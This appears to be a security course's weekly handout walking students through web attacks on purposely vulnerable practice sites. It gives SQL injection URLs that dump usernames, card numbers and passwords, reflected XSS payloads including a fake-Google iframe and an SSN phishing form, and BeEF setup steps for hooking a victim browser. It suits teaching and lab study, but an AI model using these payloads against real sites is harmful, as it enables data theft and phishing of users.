Week 10 - Supplementary Materials


Markdown | PDF | MS Word DOCX | Libre ODT | HTML

Introduction

Our attacks this week focus on Web applications and can be tried in any Web browser.

SQL Injection

SQL injection takes advantage of poorly-sanitized inputs to inject code into Web applications and gather information from a database. This kind of attack is exemplified in this xkcd comic.


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

We will use a purposefully-vulnerable Web application for this SQL injection attack.

- http://testphp.vulnweb.com/artists.php

An example of a profile page for a musical artists is here:

- http://testphp.vulnweb.com/artists.php?artist=2

If we add a hyphen - to the URL string after `?artist=` to make the number -2 we notice that there is a blank page displayed.

- http://testphp.vulnweb.com/artists.php?artist=-2

Additionally, we can throw a SQL error using an apostrophe `&apos;` character.

- [http://testphp.vulnweb.com/artists.php?artist=-2]`(http://testphp.vulnweb.com/artists.php?artist=-2)`

Now that we know we can break the Web app with simple injection of special characters and negative numbers, let's try to inject SQL commands:

Get All Database Table Names

The SQL command:

```
union select 1,2,group_concat(table_name) from information_schema.tables
where table_schema= database()--
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(table_name) from information_schema.tables where
table_schema= database()--
```

You'll see from this command that there is a database table called `users` that we can try to gather information from.

Get All Database Column Names

The SQL command:

```
union select 1,2,group_concat(column_name) from information_schema.columns
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(column_name) from information_schema.columns
```

You'll see from this command that there is are columns in the `users` table called `uname,cc,pass` and so on. These likely contain sensitive user data.

Get Username of Artist #2

The SQL command:

```
union select 1,2,group_concat(uname) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(uname) from users --
```

Get Name of Artist #2

The SQL command:

```
union select 1,2,group_concat(name) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(name) from users --
```

Get Phone Number for Artist #2

The SQL command:

```
union select 1,2,group_concat(phone) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(phone) from users --
```

Get Email Address for Artist #2

The SQL command:

```
union select 1,2,group_concat(email) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(email) from users --
```

Get Credit Card Number for Artist #2

The SQL command:

```
union select 1,2,group_concat(cc) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(cc) from users --
```

Get User Password for Artist #2

The SQL command:

```
union select 1,2,group_concat(pass) from users --
```

Tricking the Web app to execute the command:

```
http://testphp.vulnweb.com/artists.php?artist=-2 union select
1,2,group_concat(pass) from users --
```

This is why only hashes for passwords should be stored in application databases!

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks take advantage of unexpected behavior in a Web app and combine it with social engineering to trick users. It is a major component of phishing.

XSS Reflection Examples

We will use a purposefully-vulnerable Web application for this XSS attack. Like SQL injection, we will input markup and code that the application has not properly sanitized to create unexpected behavior. For XSS reflection attacks, we are forcing the Web app to "reflect" the code we send to it in the browser.

The vulnerable Web app:

- http://www.insecurelabs.org/task/Rule1

Try these examples of HTML code:

```
<h1>This is an XSS Attack Wow!</h1>
```

```
<script>alert('Attacked by Sean')<\/script>
```

```
<html><body><img src="https://i.imgflip.com/3ualft.jpg"></body></html>
```

```
<iframe width="560" height="315" src="https://www.youtube.com/embed/
xm3YgoEiEDc" title="YouTube video player" frameborder="0"
allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope;
picture-in-picture" allowfullscreen></iframe>
```

```
<iframe width="1200" height="1200" src="http://www.shinysearch.com/prank/
fakegoogle.php?mode=demo" title="YouTube video player" frameborder="0"
allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope;
picture-in-picture" allowfullscreen></iframe>
```

```
<html><body><br><br><button>Click Here!</button><br><br></html>
```

```
<html><body><br><br>SSN# <input></input><br><br><button>Submit</
button><br><br></html>
```

Beef XSS

The `beef-xss` package can be used for more complex attacks that combine XSS on the client/local machine with a remote server to gather credentials. This is very useful for social engineering attacks that clickjack and execute JavaScript spyware that logs user activity.

Install `beef-xss`:

```
sudo apt-get install beef-xss
```

Run it:

```
sudo beef-xss
```

- Set the password on first run (`b33f` is easy to remember).

Browse to the Beef XSS Dashboard: * http://127.0.0.1:3000/ui/panel

You can also replace 192.168.1.116 with your local IP address, for example:

- http://192.168.1.116:3000/ui/panel

This browser session will be the "attacker".

Now browse to this location in another Web browser (e.g., if you're in Firefox open Chrome) or use another machine. This browser session will be the "victim".

- http://127.0.0.1:3000/demos/butcher/index.html

Click a button on that web page as the "victim".

- Now go back to the Beef XSS panel as the "attacker" and look at the Logs tab. You should see all traffic from the "victim" Web session (i.e., the user who clicked on the fake butcher website button).